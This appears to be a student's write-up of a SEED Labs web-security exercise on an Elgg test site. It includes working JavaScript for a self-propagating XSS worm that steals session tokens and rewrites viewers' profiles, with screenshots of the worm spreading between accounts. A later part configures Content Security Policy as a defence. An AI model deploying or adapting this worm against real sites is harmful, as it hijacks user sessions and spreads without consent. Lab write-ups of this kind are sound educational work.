
```
1 <script id="worm">
2
3 window.onload = function(){
4         //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
5         //and Security Token __elgg_token
6
7         var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
8
9         var jsCode = document.getElementById("worm").innerHTML;
10
11        var tailTag = "</" + "script>";
12
13        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
14
15
16
17        var desc = "&description=Not Samy" + wormCode + "&accesslevel[description]=2" ;
18
19        var userName="&name="+elgg.session.user.name;
20        var guid="&guid="+elgg.session.user.guid;
21        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
22        var token="&__elgg_token="+elgg.security.token.__elgg_token;
23
24
25
26
27
28
29        //Construct the content of your url.
30        var content= ts + token + userName + desc + guid;     //FILL IN
31
32        var samyGuid= 59;    //FILL IN
33
34        var sendurl= "http://www.seed-server.com/action/profile/edit";     //FILL IN
```

2. Input DOM code in Samy’s profile.





3. Same as Link method, Alice got infected by Samy, Charlie got infected by Alice, Bob got infected from Charlie.


Alice view




Charlie View






Web_XSS_Elgg.pdf
Alice : Elgg For SEED Lab
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Add friend
Send a message
About me
Not Samy


www.seed-server.com/profile/charlie
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Charlie
Edit avatar
Edit profile
About me
Not Samy
Add widgets

Bob view


Web_XSS_Elgg.pdf
Boby : Elgg For SEED Lab
www.seed-server.com/profile/boby
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Boby
Edit avatar
Edit profile
Add widgets



Web_XSS_Elgg.pdf
Charlie : Elgg For SEED L
www.seed-server.com/profile/charlie
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Charlie
Add friend
Send a message
About me
Not Samy


Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Boby
Edit avatar
Edit profile
About me
Not Samy
Add widgets


Task 7

1. In example32a/b/c, we can see example32a works fine and can execute JavaScript code. B and C cannot since there are some part that fails to access.


32a ok



32b not ok(Click button does nothing)



32c not ok(Click button does nothing)




2. Now change example23b's configuration by modifying apache.cnf

```
root@b2250abde429: /etc/apache2/sites-available
seed@VM: ~/.../Labsetup    root@b2250abde429: /etc/apache2/sites-available
  GNU nano 4.8                    apache_csp.conf                    Modified
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example60.com \
             script-src 'self' *.example70.com \
           "
</VirtualHost>

# Purpose: Setting CSP policies in web applications

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```

Restart server after modification

```
root@b2250abde429: /etc/apache2/sites-available
seed@VM: ~/.../Labsetup    root@b2250abde429: /etc/apache2/sites-available
root@b2250abde429:/etc/apache2/sites-available# nano apache_csp.conf
root@b2250abde429:/etc/apache2/sites-available# service apache2 restart
 * Restarting Apache httpd web server apache2
```

3. Now b has bottom 3 working fine.




4. Now change example32c's configuration by modifying index.php. Changes are in line4 and line 5.


```
1 <?php
2   $cspheader = "Content-Security-Policy:".
3                "default-src 'self';".
4                "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com *.example70.com".
5                //""; Remove this for Nonounce
6   header($cspheader);
7 ?>
8
9 <?php include 'index.html';?>
10
```

5. Do **$docker-compose build** to update index.php to server.

6. Now c has all stuff working fine.



And JavaScript is working same as example32a



7. The reason for CSP preventing XSS attack is CSP is just like whitelist, telling the client that which resources can be loaded and which are not allowed.